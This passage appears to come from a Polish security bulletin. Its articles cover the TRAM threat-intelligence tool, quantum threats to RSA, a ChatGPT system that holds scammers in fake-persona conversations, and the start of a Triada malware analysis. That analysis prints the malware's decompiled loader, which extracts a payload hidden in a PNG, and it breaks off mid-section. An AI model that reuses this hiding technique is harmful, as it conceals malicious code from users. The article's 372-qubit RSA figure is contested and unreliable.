Z tego samego panelu możemy zauważyć 5 dostępnych modeli używanych w narzędziu i możliwych do wyboru z konfiguracji kontenera:

- modele z biblioteki SKLearn:
  - LogisticRegressionModel – model Logistic Regression
  - NaiveBayesModel – model Multinomial NB
  - Multilayer Perception – model MLPClassifier
  - DummyModel – model Dummy Classifier
- model LLM z biblioteki Transformers w implementacji PyTorch:
  - BERT Classifier – dostrojony model SciBERT

Domyślnym i najlepszym używanym modelem pod względem metryk jest model BERT Classifier. Drugim najlepszym modelem pod względem metryk jest model LogisticRegressionModel. Porównanie metryk znajduje się na rysunku *Tabela przedstawiająca porównanie modeli: SciBERT i Logistic Regression*.

TRAM		P	R	F1
SciBERT	micro	**.882**	**.882**	**.882**
	macro	.838	**.806**	**.814**
Logistic Regression	micro	.856	.856	.856
	macro	**.860**	.789	**.815**

Tabela przedstawiająca porównanie modeli: SciBERT i Logistic Regression [10].

Metryki P, R, F1 oznaczają odpowiednio Precision, Recall i F1score. Są to popularne metryki używane przy ocenie modeli, więcej o metrykach w artykule:[11]. Słowo micro odnosi się do micro-averaging oznaczającego obliczanie metryk P, R, F1 na podstawie wszystkich przypadków detekcji technik. Oznacza to, że każda wykryta (poprawnie lub nie) technika ma taki sam udział w zadanej metryce – to ocena ogólnej poprawności detekcji modelu bez względu na technikę. Słowo macro odnosi się do obliczania metryk P, R, F1 dla każdej wykrytej techniki osobno, a następnie uśredniania danej metryki – w ten sposób oceniamy model z perspektywy klas zapewniając każdej równą reprezentację.

SciBERT osiąga metryki P, R i F1 na poziomie 88.2% w średniej micro. Metryka Precision wskazuje, że jeśli model przewiduje, że jakaś technika jest obecna, to jest on skuteczny w 88.2% przypadkach. Recall na poziomie 88.2% mówi o wykryciu 88.2% wszystkich rzeczywistych wystąpień technik w zadanym tekście. F1-score na poziomie 88.2% będący średnią harmoniczną Precision i Recall zapewnia o zbalansowanej wydajności modelu.

Logistic Regression osiąga niższe metryki we wszystkich przypadkach micro i macro z wyjątkiem Precision w macro, chociaż w ogólnym zbalansowaniu F1-score nadal osiąga mniejszą wartość metryki niż SciBERT w tym samym przypadku.SciBERT jest bardziej efektywnym modelem do detekcji technik, posiada on też wszystkie wartości micro większe niż makro, co może wskazywać, że model radzi sobie lepiej z częściej występującymi technikami niż z tymi, które pojawiają się rzadziej, co znajduje swoje odzwierciedlenie w ogólnym działaniu takich modeli.

Narzędzie TRAM pozwala na integrację własnych modeli do interfejsu korzystając z własnych zbiorów danych. Udostępnia także notatniki do uruchomienia lokalnie czy na infrastrukturze **Google Colab** do pretrenowania modelu LLM[12] na własnych danych, a następnie zintegrowania go do samego narzędzia.

10 https://github.com/center-for-threat-informed-defense/tram/wiki/Large-Language-Models
11 https://developers.google.com/machine-learning/crash-course/classification/precision-and-recall?hl=pl
12 https://github.com/center-for-threat-informed-defense/tram/tree/main/user_notebooks

Podsumowanie

Narzędzie TRAM stanowi próbę włączenia sztucznej inteligencji do narzędzi analityka CTI. Zaprezentowane modele osiągają imponujące wartości pod względem metryk – w praktyce wymagają ostrożnego podejścia pod względem treningu i oznaczania odpowiednich wyrażeń stanowiących o technikach TTP. Przetworzone przeze mnie raporty często zawierały mylne odniesienia do technik TTP, oznaczały wyrażenia niezwiązane z technikami, tak jak na rys. *Przykładowe wyrażenia zmapowane na TTP*, gdzie zapewne wyrażenia **NSA, CISA, Infrastructure Security** zostały powiązane z techniką T1518.001 z dosyć wysoką pewnością.

counterparts at the National Security Agency (NSA), the Critical Infrastructure Security and Cybersecurity	**Attack Id:** T1518.001, **Name:** Security Software Discovery, **Confidence:** 97.5%
Agency (NSA), the Critical Infrastructure Security and Cybersecurity Agency (CISA), and the Department	**Attack Id:** T1518.001, **Name:** Security Software Discovery, **Confidence:** 85.9%
Security and Cybersecurity Agency (CISA), and the Department of Justice - warned that	**Attack Id:** T1518.001, **Name:** Security Software Discovery, **Confidence:** 96.0%

Przykładowe wyrażenia zmapowane na TTP.

Korzystając z tego narzędzia można odnieść wrażenie, że wiele rzeczy należy jeszcze usprawnić, tak jak chociażby umożliwienie pretrenowania i wyboru modeli z poziomu interfejsu webowego. **Istotny jest także zbiór danych, który powinien zawierać więcej różnorodnych i starannie oznaczonych wyrażeń zapewniając o wysokiej jakości danych do uczenia.** Bardziej zaawansowane usprawnienia obejmują przede wszystkim możliwość przetwarzania raportów w różnych językach z użyciem modeli takich jak mBERT.
Wiąże się to z koniecznością zbudowania nowego zbioru danych, który zawierałby oznaczone wyrażenia w różnych językach wskazujące na techniki TTP. Dodatkowo, wyszukiwanie wyrażeń, które mogą sygnalizować obecność TTP w raporcie może obejmować wiele zdań, szerszy kontekst niż pojedynczy tekst zmapowany na daną technikę – takie usprawnienie również wymaga zmiany architektury modelu na rozwiązanie takie jak SpanBERT i odpowiednie dostosowanie zbioru treningowego do modelu. Przedstawione modele językowe, choć dla zwykłego użytkownika mogą stanowić narzędzie typu black box, to istnieją rozwiązania wyjaśniające działanie takich modeli. Dziedzina zajmująca się XAI (ang. explainable AI) udostępnia narzędzia pomagające usprawnić ten proces.
TRAM jest też rozwiązaniem stale usprawnianym z bardzo sprawnie działającym zespołem rozwiązującym kolejne problemy zgłaszane przez użytkowników na ich repozytorium.

Cały obszar CTI, jako jedna z najmłodszych gałęzi cyberbezpieczeństwa, może zyskać bardzo dużo wykorzystując nowe rozwiązania oparte na AI. Spodziewamy się, że bardzo dobre wyniki będzie można osiągać wykorzystując analitykę opartą na sztucznej inteligencji podczas przygotowywania dopasowanych do organizacji oceny zagrożeń oraz wynikających z niej planów minimalizacji ryzyka. Tutaj wektorem danych będą nie tylko informacje zewnętrzne o zagrożeniach, ale również bieżące dane o infrastrukturze, powierzchni ataku, konfiguracji systemów. Niemniej niniejsze testy wskazują, iż bardziej zaawansowane narzędzia i zastosowania wymagają wiele pracy by zacząć uzyskiwać zadowalające wyniki w skali produkcyjnej – czyli wspomagania w pełni zoperacjonalizowanego CTI.

Rafał Wolert



13 https://captum.ai/tutorials/Bert_SQUAD_Interpret

Quantum Computing – przyszłość technologiczna, czy zagrożenie dla bezpieczeństwa

Komputery kwantowe, podobnie jak domowe reaktory jądrowe czy spersonalizowana medycyna genetyczna, to kierunki rozwoju nauki i technologii, które wcześniej obiecywały radykalne zmiany w naszym życiu, a obecnie opuściły już mury uniwersytetów. Firmy sektora prywatnego inwestują olbrzymie sumy dążąc do tego, by te wizje naukowe zostały wcielone w życie. Znając potencjał tych technologii, chcą de facto sprawić, że będą pionierami i unikalnymi posiadaczami wyjątkowych możliwości technologicznych. W zakresie obliczeń kwantowych jesteśmy świadkami wyścigu, którego celem jest rozwiązanie problemów obliczeniowych, dla których rozwikłania klasyczne metody zawiodły.

Czym jest przetwarzanie kwantowe

Przetwarzanie kwantowe różni się znacząco od klasycznego w podejściu do przetwarzania danych. Obliczenia kwantowe działają na zasadach mechaniki kwantowej, gałęzi fizyki, która zajmuje się zjawiskami w skali atomowej i subatomowej. W przeciwieństwie do tradycyjnych komputerów, które przetwarzają informacje w bitach binarnych (0 lub 1), gdy bramy tranzystorowe otwierają się i zamykają, komputery kwantowe wykorzystują **kubity kwantowe**. Kubity mogą istnieć jednocześnie w wielu stanach (dzięki zjawisku superpozycji), co pozwala komputerom kwantowym wykonywać wiele obliczeń jednocześnie. Ta zdolność do równoległego przetwarzania nadaje komputerowi kwantowemu jego nadzwyczajną moc. Matematyka i różne metody pomiaru kubitów mówią nam, że manipulowanie superpozycją może być wykorzystane do przetwarzania ogromnych ilości danych i rozwiązywania pewnych złożonych problemów z prędkością niewyobrażalną w dzisiejszych najpotężniejszych superkomputerach.

Krajobraz kwantowy

Rosnące inwestycje wskazują na zaufanie do możliwości zastosowania obliczeń kwantowych w rewolucjonizowaniu różnych sektorów przemysłu: od finansów i farmaceutyków po logistykę i motoryzację. Podczas gdy krajobraz obliczeń kwantowych tętni innowacyjnymi startupami, kilku gigantów branżowych ugruntowało się jako pionierzy w tej dziedzinie. Są to:

- **IBM Quantum System Two** – aktualny lider obliczeń kwantowych. Obecnie udostępnia w ramach IBM Quantum System Two kilka komputerów kwantowych, z których najnowszy, wykorzystujący procesor stworzonym przez IBM o nazwie Heron, charakteryzuje się możliwością obliczeń w oparciu o 133 Kubity.
- **Google Quantum Computing** – kluczowymi elementami ekosystemu kwantowego Google są: Sycamore Processor (komputer kwantowy był w stanie rozwiązać pewne zadania szybciej niż najpotężniejsze tradycyjne komputery), Quantum AI Lab: Google Quantum AI Lab (jednostka badawcza odpowiedzialna za rozwijanie technologii kwantowych), Quantum Supremacy, Bristlecone (projektów, które mają na celu zbudowanie bardziej wydajnych układów kwantowych), Quantum Computing Services (usługi dostępu do kwantowych zasobów obliczeniowych).
- **Amazonia** – w 2019 roku na kampusie w Caltech, gdzie na początku lat 80 Richard Feynman po raz pierwszy zaproponował pomysł budowy komputera kwantowego, Amazon Web Services (AWS) utworzyło centrum obliczeń kwantowych. Amazon Braket to w pełni zarządzana usługa obliczeń kwantowych, która zapewnia dostęp do sprzętu kwantowego od różnych dostawców, w tym IonQ, Rigetti, Oxford Quantum Circuits, QuEra i własnego Amazon Braket Quantum Simulator.
- **Microsoft Azure Quantum** – umożliwia korzystanie ze sprzętu kwantowego, symulatorów i narzędzi programistycznych, pozwalając użytkownikom na eksperymentowanie z algorytmami kwantowymi i badanie potencjału obliczeń kwantowych.
- **Intel** – jako lider technologii komputerowych również pracuje nad dostarczeniem komercyjnego systemu kwantowego w pełnym stosie technologicznym. Niedawno wypuścił 12-kubitowy krzemowy układ o nazwie Tunnel Falls, aby przyspieszyć badania nad kubitem krzemowym.

Poza opisaną wyżej piątką wielkich BigTechów, w obszarze rozwoju komputerów kwantowych, jest jeszcze kilka znaczących firm i szereg projektów, takich jak: D-Wave, Quantinuum, Rigetti Computing, Xanadu, czy Atos Quantum.

Wśród ekspertów panuje konsensus, że stosowanie obliczeń kwantowych jest właściwie nieuniknione. Pytanie nie brzmi „czy", ale raczej „kto" i „kiedy" zastosuje je w praktyce. Gdy do tego dojdzie możliwości komputerów kwantowych w ogromnym stopniu wpłyną na różne branże, umożliwiając rozwiązywanie nawet tych najbardziej złożonych problemów obejmujących wielką liczbę zmiennych i potencjalnych wyników.

Potencjalne przypadki użycia

Biznesowe zastosowanie przetwarzania kwantowego można pogrupować według obszarów takich jak symulacje, faktoryzacja, sztuczna inteligencja i optymalizacja. Znane obecnie potencjalne zastosowania, które są w centrum uwagi, a właściwie badań, obejmują:

- Symulacja kwantowa: komputery kwantowe mogą symulować zachowanie złożonych systemów, które mają zastosowanie w chemii, materiałoznawstwie, odkrywaniu i projektowaniu leków.
- Optymalizacja kwantowa: komputery kwantowe będą w stanie bardziej wydajnie niż klasyczne komputery rozwiązywać problemy optymalizacyjne w logistyce, finansowaniu i zarządzaniu łańcuchem dostaw.
- Quantum Machine Learning: komputery kwantowe umożliwią ulepszenie algorytmów uczenia maszynowego i rozwój nowych modeli sztucznej inteligencji.
- Kryptografia kwantowa: komputery kwantowe zwiększą bezpieczeństwo komunikacji i danych, umożliwiając rozwój nowych protokołów kryptograficznych. W tym obszarze rozwój nowych protokołów może zostać niemal wymuszony, gdyż komputery kwantowe będą miały możliwość przełamywania rozwiązań kryptograficznych uznawanych obecnie za bezpieczne.

Podstawowy scenariusz wykorzystania technologii przetwarzania kwantowego w takich branżach jak farmacja, produkcja chemiczna, czy logistyka obejmuje usprawnienia w obszarze prac badawczo-rozwojowych, produkcji oraz optymalizacji łańcuchów dostaw. W przypadku sektora finansowego korzyści związane z wykorzystaniem przetwarzania kwantowego dotyczą m.in. zarządzania portfelem i ryzykiem finansowym, czy modelowania i analiz ekonomicznych pozwalając na kompleksową optymalizację procesów.

Wpływ przetwarzania kwantowego na cyberbezpieczeństwo

Najbardziej uzależniona od możliwości wykonywania szybkich złożonych obliczeń jest (obok zadań związanych z modelowaniem oraz optymalizacją) współczesna kryptografia. Od wielu lat trwa wyścig, który z jednej strony pokazuje moc superkomputerów, a z drugiej skutki ich stosowania. Tymi skutkami są kroczące zmiany w parametrach (np. kluczach) algorytmów kryptograficznych jak i samej kryptografii. Nie trudno sobie zatem wyobrazić, co może się wydarzyć, gdy uzyskamy możliwość odszyfrowywania wszystkich obecnie zaszyfrowanych informacji w czasie r zeczywistym. Taki właśnie potencjał łamania współczesnych kluczy kryptograficznych dadzą nam komputery kwantowe.

Umiejętność znalezienia prywatnego klucza RSA z klucza publicznego przy pomocy komputera kwantowego stanowi poważne zagrożenie dla cyberbezpieczeństwa.

Szyfrowanie RSA

Jest to rodzaj szyfrowania asymetrycznego, które używa dwóch kluczy: klucza publicznego i klucza prywatnego. Klucz publiczny można udostępnić każdemu, ale klucz prywatny musi być utrzymywany w tajemnicy. Są one matematycznie spokrewnione, ale bardzo trudno jest znaleźć klucz prywatny z klucza publicznego. Szyfrowanie RSA wykorzystuje duże liczby pierwsze do generowania kluczy.

Szyfrowanie RSA wykorzystuje klucze o długości 2048 lub 4096 bitów. Są to liczby, które mają 2048 lub 4096 cyfry binarne (0 lub 1). Są tak duże, że potrzeba miliardów lat, aby klasyczny komputer je uwzględnił, dlatego ta metoda jest bardzo bezpieczna i szeroko stosowana w zabezpieczeniach online.

Zadanie złamania szyfrowania RSA opiera się na faktoringu dużych liczb. Komputery kwantowe mogą złamać szyfrowanie RSA znajdując główne czynniki numeru kompozytowego, który jest używany do generowania kluczy publicznych i prywatnych. Gdy czynniki pierwsze są znane, klucz prywatny można łatwo obliczyć na podstawie klucza publicznego, a zaszyfrowane wiadomości można odszyfrować. Komputery kwantowe mogą używać algorytmu kwantowego, zwanego algorytmem Shora, aby szybciej niż klasyczne komputery wyznaczać duże liczby. Algorytm Shora może obliczać dużą liczbę w czasie wielomianowym, co oznacza, że czas potrzebny na uwzględnienie liczby rośnie stosunkowo powoli, gdy liczba staje się większa. Z kolei najlepsze klasyczne algorytmy faktoringu są wykładnicze, co oznacza, że czas potrzebny na obliczenie liczby rośnie bardzo szybko, gdy staje się ona większa. Można złamać szyfrowanie RSA znajdując klucz prywatny z klucza publicznego, wymaga to jednak komputera kwantowego z wieloma kubitami i niskimi błędami.

Obliczono, że do złamania 2048 klucza RSA potrzeba komputera z 372 kubitami. Tak duża liczba kubitów stanowi niemałe wyzwanie technologiczne (utrzymanie stabilności systemu), a każde zwiększenie liczby kubitów to wykładnicze skomplikowanie systemu.

Patrząc na obecne pryncypia cyberbezpieczeństwa, niemal we wszystkich elementach dotyczących **atrybutów poufności, integralności czy niezaprzeczalności danych**, mamy do czynienia z kryptografią i zazwyczaj gdzieś „po drodze" stykamy się z użyciem algorytmu RSA. Powszechnie przyjęto, że szyfrowanie chroni transmisję danych, dane w spoczynku, a także jest składnikiem podpisu elektronicznego. Świadomość, że te zabezpieczenia, z których szeroko korzystamy obecnie, z dnia na dzień przestaną funkcjonować, sprawia, że trzeba się głęboko zastanowić, jak podejście do cyberbezpieczeństwa przyjąć w erze postkwantowej.

Odpowiedzią na to wyzwanie jest **kryptografia postkwantowa** (Post Quantum Cryptography), czasami określana jako kwantowo-odporna lub kwantowa, która jest opracowywaniem algorytmów kryptograficznych (zwykle algorytmów klucza publicznego), uważanych za odporne na atak przez komputer kwantowy. Jeszcze w 2023 roku komputery kwantowe nie miały wystarczającej mocy obliczeniowej, aby złamać szeroko stosowane algorytmy kryptograficzne, jednakże kryptografowie

projektują już nowe algorytmy przygotowując się do **Q-Day** – dnia, w którym obecne algorytmy będą podatne na tego typu ataki.

Badacze opracowują nowe systemy/algorytmy kryptograficzne, które mogą oprzeć się atakom kwantowym. Te algorytmy są zaprojektowane tak, aby były bezpieczne zarówno przed komputerami kwantowymi, jak i klasycznymi, zapewniając ochronę danych w przyszłości, gdy obliczenia kwantowe będą powszechne.

Władze państw i podmioty prywatne inwestują znaczne środki w badania mające na celu rozwój technologii kryptograficznych odpornych na kwanty. Narodowy Instytut Standaryzacji i Technologii (NIST) w Stanach Zjednoczonych prowadzi wysiłki mające na celu standaryzację algorytmów kryptografii postkwantowej. Takie inicjatywy są kluczowe dla przygotowania infrastruktury cyberbezpieczeństwa na erę kwantową.

W grudniu 2022 roku Kongres Stanów Zjednoczonych uchwalił ustawę zachęcającą agencje federalne do przyjęcia kryptografii odpornej na kwanty. Niektóre algorytmy obliczeń kwantowych (QC) są już wykorzystywane przez firmy takie jak Amazon Web Services (AWS), Cloudflare, czy IBM. 10 sierpnia 2023 roku Projekt Chromium włączył hybrydowy algorytm kryptograficzny (X25519Kyber768) dla Chrome i usług serwerowych Google. Z perspektywy bezpieczeństwa organizacyjnego ruch Google stanowi pierwszą prawdziwą okazję dla użytkowników do korzystania z kryptografii kwantowej (PQC) dla HTTPS. Celem tych działań jest pomoc organizacjom na całym świecie w zabezpieczeniu danych przed przyszłymi zagrożeniami opartymi na obliczeniach kwantowych, zapewniając jednocześnie bezpieczeństwo przed dzisiejszymi zagrożeniami kryptograficznymi.

Warto jednak rozumieć, że komputery kwantowe to nie tylko zagrożenie dla cyberbezpieczeństwa – to także szansa, aby było ono lepsze, szybsze oraz bardziej precyzyjne. W tym zakresie można wskazać takie zadania jak:

- **Ulepszona detekcja cyberzagrożeń:** Przetwarzanie kwantowe oferuje ulepszone możliwości detekcji zagrożeń cybernetycznych. Dzięki szybkiemu przetwarzaniu ogromnych ilości danych, komputery kwantowe mogą bardziej efektywnie wykrywać skomplikowane zagrożenia cybernetyczne niż komputery klasyczne, poprawiając ogólne środki cyberbezpieczeństwa.
- **Bezpieczne komunikacja:** Przetwarzanie kwantowe wprowadza koncepcję rozproszenia klucza kwantowego (QKD – Quantum Key Distribution), zapewniającą bezpieczeństwo kanałów komunikacyjnych. QKD umożliwia dwóm stronom wytworzenie wspólnego losowego tajnego klucza znanego tylko im, który może być następnie użyty do szyfrowania i odszyfrowania wiadomości. Dzięki zastosowaniu superpozycji kwantowych oraz kwantowego splątania i przekazywania informacji w stanach kwantowych,

Wyzwania w kwantowym cyberbezpieczeństwie

- **Przejście do kryptografii postkwantowej:** Przejście do kryptografii postkwantowej to istotne wyzwanie dla organizacji na całym świecie. Wymaga to modernizacji istniejących systemów kryptograficznych, co jest zarówno czasochłonne, jak i kosztowne.
- **Skalowalność i dostępność:** Obecnie technologia przetwarzania kwantowego nie jest powszechnie dostępna z powodu wysokiego kosztu i złożoności, co ogranicza jej natychmiastowe zastosowanie w cyberbezpieczeństwie. To z kolei sprawi, że przejście do świata komputerów kwantowych będzie odbywało się nierównomiernie: bogate państwa, duże firmy i organizacje zyskają znaczącą przewagę nad mniejszymi i biedniejszymi. Wykorzystanie komputerów kwantowych może stanowić źródło nowego rodzaju cyberzagrożeń, które będą prowadzić do nowych rodzajów ataków, zaostrzenia się cyberkonfliktów lub gospodarczego uzależnienia od większych monopolistycznych podmiotów i krajów. Wejścia w świat kryptografii postkwantowej należy dokonać tak szybko jak to możliwe, by nie paść łupem tych, którzy potencjał technologii kwantowych pozyskają w pierwszej kolejności.
- **Badania i rozwój:** Konieczne są obszerne badania, aby opracować praktyczne i skalowalne systemy kryptograficzne odporne na kwanty oraz wykorzystać pełny potencjał technologii kwantowych w cyberbezpieczeństwie.



Obliczenia kwantowe są nadal na wczesnym etapie, a na wiele pytań nie ma jeszcze odpowiedzi, jednakże szybki postęp w tej dziedzinie, w połączeniu ze znaczącymi nakładami finansowymi, wskazuje, że technologia ta ma potencjał do zrewolucjonizowania różnych obszarów naszego życia. Nagłaśniane obecnie potencjalne korzyści z obliczeń kwantowych, takie jak koniec kryptografii, chwilowy rozwój cudownych leków i odwrócenie zmian klimatu, są wciąż pewną perspektywą (być może jeszcze odległą), jednak każdy dzień przybliża nas do dużej zmiany technologicznej.

Wchodząc w erę komputerów kwantowych, cały świat technologii informatycznych będzie musiał zacząć pracować z koncepcjami kwantowego IT oraz post-kwantowego cyberbezpieczeństwa.

Ireneusz Tarnowski

Nietypowe podejście do walki z oszustami z użyciem AI

W świecie coraz bardziej zagrożonym przez zaawansowane cyberataki, często zapominamy o starych i dobrze znanych metodach. One wciąż działają, a tzw. nigeryjski szwindel ma się dobrze. Co gdyby spróbować pokrzyżować plany przestępcom i wykorzystać sztuczną inteligencję w sposób nieoczywisty, który w dość zabawny sposób zademonstruje jej możliwości przy automatyzacji czasochłonnych zajęć? W tym artykule omówię przypadek, który pokazuje skuteczność i potencjalne korzyści płynące z realizacji takich rozwiązań.

Kreatywna wojna ze spamerami

Wyobraź sobie, że najbardziej zuchwali spamerzy, zwłaszcza ci wykorzystujący inżynierię społeczną do oszukiwania internautów, zostają przechytrzeni. Plan jest prosty: zaangażować oszustów w sposób, który pochłania ich najcenniejszy zasób – czas. Kiedy będą zajęci rozmowami z nami nie będą go mieli na oszukiwanie swoich ofiar.

W tym celu stworzyłem dość rozbudowaną aplikację, którą zaprezentowałem po raz pierwszy na konferencji Confidence 2023 w Krakowie.

Przeczytajcie z czego złożony jest ten system.

Kolektor spamów

Podróż zaczyna się od zbierania spamowych maili. Każdy dostaje ich olbrzymie ilości, więc wydaje się, że nie ma w tym działaniu niczego trudnego. To mylne wrażenie. Zgromadzenie znacznej ilości spamu nie jest prostym zadaniem. Dlaczego? Bo moim celem jest zebranie setek tysięcy unikalnych wiadomości… dziennie.

Na szczęście mam dostęp do kilku dużych spam trapów i to wykorzystuję w tym projekcie. Wszystkie pobrane wiadomości ze spam trapów - po przetworzeniu na właściwy format, zapisywane są w centralnej bazie danych.

Filtrowanie szumu: wybór odpowiedniego spamu

Wiadomo, że nie wszystkie spamowe maile są takie same. Niektóre to tylko reklamy i nie warto na nie odpowiadać. Żeby odróżnić maile z oszustwami od zwykłego spamu należałoby te wszystkie wiadomości przeczytać, co przy skali i ilości wiadomości jest niemożliwe.

Z pomocą przychodzi uczenie maszynowe. Model szkolony na ogromnym zbiorze maili pomaga w wyławianiu oszukańczych wiadomości, na które warto odpowiedzieć. To rozwiązanie nie jest idealne, jednak w 100% wystarczające. Filtrowanie realizowane jest w taki sposób, żeby zminimalizować ilość „false positive” – czyli maili, na które odpowiadać nie warto, a mimo to tak zostały zaklasyfikowane.

Konta e-mailowe: Przygotowanie do odpowiedzi

Aby odpowiedzieć na dużą ilość spamu, uruchomienie automatycznego systemu wymaga dużej liczby kont mailowych. Gdyby cały czas używać tego samego konta e-mail to oszuści, mogliby nabrać podejrzeń. Dlatego często potrzebna jest masowa kreacja skrzynek mailowych. Rozwiązanie? Domeny z własnymi serwerami mailowymi, które umożliwiają tworzenie niezliczonych adresów poczty elektronicznej.

Serce systemu: logika mailowa i integracja z AI

Jego rdzeniem jest logika obsługująca wiadomości mailowe. Została ona napisana w Pythonie i zintegrowana z API ChatGPT. Gdy wiadomość zostanie pobrana ze spam trapa, a następnie zaklasyfikowana jako warta uwagi, system tworzy unikalną tożsamość ‘trolla’ i rozpoczyna konwersację z oszustem.

Każdy troll jest inny, z własnym imieniem, wiekiem, danymi teleadresowymi, narodowością, a nawet stylem pisania czy poczuciem humoru. Oprócz tego możemy poprosić ChatGPT, żeby odpowiadając zaczął trollować. Ta różnorodność zapewnia, że każda interakcja jest unikalna i angażująca, co jest utrudnieniem dla oszustów.

Rzeczywisty wpływ: Trollowanie trolli

System kwalifikuje średnio 500 wiadomości dziennie jako próby oszustwa. Aplikacja była tworzona z myślą o możliwości skalowania, a testy pokazały, że może obsłużyć nawet wielokrotny wzrost ilości obsługiwanych korespondencji. Gdybym miał dostęp do całego spamu świata nic nie stałoby na przeszkodzie, żeby aplikacja korespondowała z każdym oszustem na świecie.

System symuluje ludzkie zachowanie i bierze pod uwagę nawet strefy czasowe, rozmawia z oszustami tak jak robiłby to człowiek. Trolle nie odpisują na wiadomości natychmiast, nie odpisują też w środku nocy. Zdarza się też, że proponują oszustowi przejście z języka angielskiego (większość spamu jest po angielsku) na swój język ojczysty (np. polski czy chorwacki) co wymusza na oszuście dodatkową stratę czasu spowodowaną korzystaniem z translatora i zastanawianiem się o co chodziło nadawcy.

Oszuści podszywają się pod sławne osoby, zwycięzców loterii, kluby sportowe, spadkobierców, członków rodzin królewskich, ogranicza ich tu tylko wyobraźnia. Najdłuższa wymiana wiadomości to ponad 60 maili (po polsku!) z fałszywym Giorgio Armanim. Oszust odpowiadał na każdą wiadomość trolla, który zachowywał się dość niestandardowo. Polegało to m.in. na odpowiadaniu nie na temat, szczegółowe dopytywanie o wszystkie kwestie, oraz ciągłym obiecywaniu, że za chwilę oszust otrzyma pieniądze, pod warunkiem, że odpowie jeszcze na jedno pytanie.

Takie komplikowanie i wychodzenie poza schemat zmusza oszusta do poświęcenia znacznej ilości czasu. Celem jest zawsze utrzymanie oszusta w napięciu, poprzez ciągle wymyślanie nowych wymówek, aby opóźnić spełnienie jego próśb.

Oszukańczy schemat

Strategia oszustów opiera się głównie na elemencie zaskoczenia i pokusie łatwych pieniędzy. Wymyślają złożone historie, często używają przekonującego języka i sfałszowanych dokumentów, aby nadać wiarygodność swoim twierdzeniom. Te oszustwa nie ograniczają się tylko do maili, ale ewoluowały również do wykonywania rozmów telefonicznych, wiadomości w mediach społecznościowych, a nawet fałszywych stron internetowych. Kluczem jest tu zawsze wykorzystanie ludzkich emocji i cech – materializmu, współczucia lub chęci niesienia pomocy. Ważne jest, aby pozostać czujnym i sceptycznym wobec wszelkich niespodziewanych komunikatów obiecujących nieoczekiwane zyski. Jedynym ograniczeniem tych oszustw jest wyobraźnia oszusta.

Mowa o oszustwie zwanym nigeryjskim szwindlem lub też „419 scam” lub „Advance-fee scam”

Zazwyczaj już w pierwszej wiadomości oszust obiecuje niebotyczne zyski. Kolejne wiadomości starają się uwiarygodnić całą historię, oszuści kontaktują nas z fałszywymi prawnikami, bankowcami, politykami czy notariuszami, od nich przeważnie otrzymujemy sfałszowane dokumenty świadczące o tym, że pieniądze nam się należą. Kiedy wszystko jest już rzekomo gotowe, oszuści proszą o symboliczną kwotę, potrzebną do zrealizowania przelewu pieniędzy. W przypadku wspomnianego Armaniego ofiara mamiona jest obietnicą otrzymania 25 milionów dolarów darowizny dla kilku wylosowanych „dobrych i bogobojnych ludzi”. Niestety przelew tak ogromnej kwoty, wiąże się z opłatą 700 dolarów, która ma być zapłacona za pośrednictwem Western Union.

Coś więcej niż dobra zabawa

Poza sprawdzeniem technicznych możliwości automatyzacji z użyciem ChatGPT, ten projekt służy szerszemu celowi. Każda minuta, którą oszust spędza czytając i odpisując na nasze automatycznie generowane maile to minuta, kiedy nie oszukuje kogoś innego. Liczę, że przez zwiększoną frustrację i zmniejszoną opłacalność, ci cyberprzestępcy ostatecznie porzucą swoje praktyki.

Ponadto każda wiadomość od oszusta była automatycznie zgłaszana do operatora poczty na skrzynkę abuse@. Jeżeli skrzynki pocztowe oszustówbędą blokowane po każdej wysłanej oszukańczej wiadomości, nie tylko stracą oni czas na zakładanie nowych, ale również kontakt ze swoimi ofiarami.

To studium przypadku pokazuje potencjał AI i automatyzacji w przekształcaniu pracochłonnych zadań w coś, na co nikt nie miałby czasu w coś co dzieje się samoistnie bez udziału człowieka.

Piotr Zarzycki


Samodzwoniące telefony. Triada na polskich urządzeniach

Dziwne połączenia

Pod koniec roku 2023 informowaliśmy o wykryciu fraudowych połączeń naszych klientów i związanego z nimi malware’u. Zaczęło się standardowo, od nabicia klientowi pokaźnych kosztów za połączenia - oczywiście zagraniczne - do takich krajów jak Mołdawia, Maroko czy Albania. Na szczęście już na etapie analizy ruchu sieciowego znacznie ograniczyliśmy te połączenia, a telefony okazały się (z nielicznymi wyjątkami) modelami „wiekowymi” i niszowymi. Należy nadmienić, że ofiarą malware padły nie tylko telefony, a wśród przejętych urządzeń znaleźć można także smartTV. Dzięki użyczeniu telefonu przez osobę poszkodowaną (bardzo dziękujemy!) byliśmy w stanie przyjrzeć się wnikliwiej całej sprawie.

Podejrzana aplikacja

Po dekompilacji aplikacji „com.bbqbar.browser.test” na pierwszy rzut oka w kodzie nie widać szkodliwych funkcji. W zasobach można znaleźć prosty plik „aauj.png”, który całkiem nieźle udaje obrazek (nie ma problemu z wyświetlaniem zawartości):



Jednak po zagłębieniu w kod widać, że aplikacja przeprowadza na „obrazku” jakieś operacje:

```
public static void a (String str, String str2) {
   byte[] d = d (str);
   int length = d.length - 4;
   int i =  (d[length] & 255) |  ( (d[length + 1] & 255) <<
8) |  ( (d[length + 2] & 255) << 16) |  ( (d[length + 3] &
255) << 24);
   int length2 = d.length - 4;
   byte[] bArr = new byte[length2 - i];
   for  (int i2 = i; i2 < length2; i2++) {
     bArr[i2 - i] = d[i2];
   }
   try {
     FileOutputStream fileOutputStream = new FileOutputStream
(new File (str2));
     fileOutputStream.write (bArr);
     fileOutputStream.close ();
   } catch  (Exception e) {
     e.printStackTrace ();
   }
 }
```

Aplikacja wczytuje plik, a następnie wyciąga ostatnie 4 bajty, by określić początek danych w pliku. W tym przypadku ostatnimi 4 bajtami są 21 0A 00 00:

```
00015F20  3A 9E 31 54  A7 36 B7 DC   C8 78 6D E6  B3 66 67 7C
00015F30  67 71 64 79  7A 7A 6A 6F   64 64 62 74  63 B9 DB 79
00015F40  65 03 0E 00  0C 1B 01 13   43 1D 19 4B  51 45 37 3A
00015F50  61 7F 7A 7A  6A 6F 66 64   60 74 19 6A  6B 79 D6 3B
00015F60  66 62 65 79  21 0A 00 00
```

